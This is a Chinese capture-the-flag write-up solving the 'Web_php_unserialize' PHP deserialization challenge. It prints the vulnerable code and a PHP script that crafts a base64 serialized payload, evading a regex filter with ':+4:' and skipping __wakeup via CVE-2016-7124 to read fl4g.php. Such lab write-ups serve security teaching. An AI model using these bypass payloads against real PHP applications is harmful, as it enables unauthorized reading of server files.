【攻防世界】十五 --- Web_php_unserialize

原创

通地塔 于 2020-12-28 17:29:55 发布 67 收藏

分类专栏： 攻防世界 文章标签： ctf 网络安全

题目 — Web_php_unserialize

一、writeup

根据提示是一道php反序列化的题，主页拿到代码进行审计

```php
<?php
class Demo {
    private $file = 'index.php';

    // 一个构造函数
    public function __construct($file) {
        $this->file = $file;
    }

    // 一个析构函数
    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    // 反序列化时执行的函数 让 $this -> file = 'index.php'
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

// 通过GET方式去除 var 变量
if (isset($_GET['var'])) {

 // 对其进行 base64 解码
    $var = base64_decode($_GET['var']);

    // 正则表达式过滤
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
     // 反序列化传入的变量
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```


关键点：

- flag在fl4g.php文件中
- 需要绕过正则表达式的过滤
- 需要绕过__wakeup()方法

思路很明确了，编写如下所示的代码

```php
<?php
class Demo {
    private $file = 'index.php';

    // 一个构造函数
    public function __construct($file) {
        $this->file = $file;
    }

    // 一个析构函数
    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    // 反序列化时执行的函数 让 $this -> file = 'index.php', 这里需要绕过
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

// 实例化Demo类，传入 fl4g.php 参数
$a = new Demo('fl4g.php');

// 序列化
$a = serialize($a);
echo $a;
echo "<br />";

// 绕过正则的过滤
$a = str_replace(":4:", ":+4:", $a);
echo $a;
echo "<br />";


// 利用CVE-2016-7124漏洞让__wakeup()函数不执行
$a = str_replace(":1:",":2:", $a);
echo $a;
echo "<br />";


// 进行base64编码
$a = base64_encode($a);
echo $a;
echo "<br />";
?>
```

运行结果如下图所示



传参得到flag

二、知识点

- 正则表达式的绕过
- __wakeup 方法的绕过
- php代码审计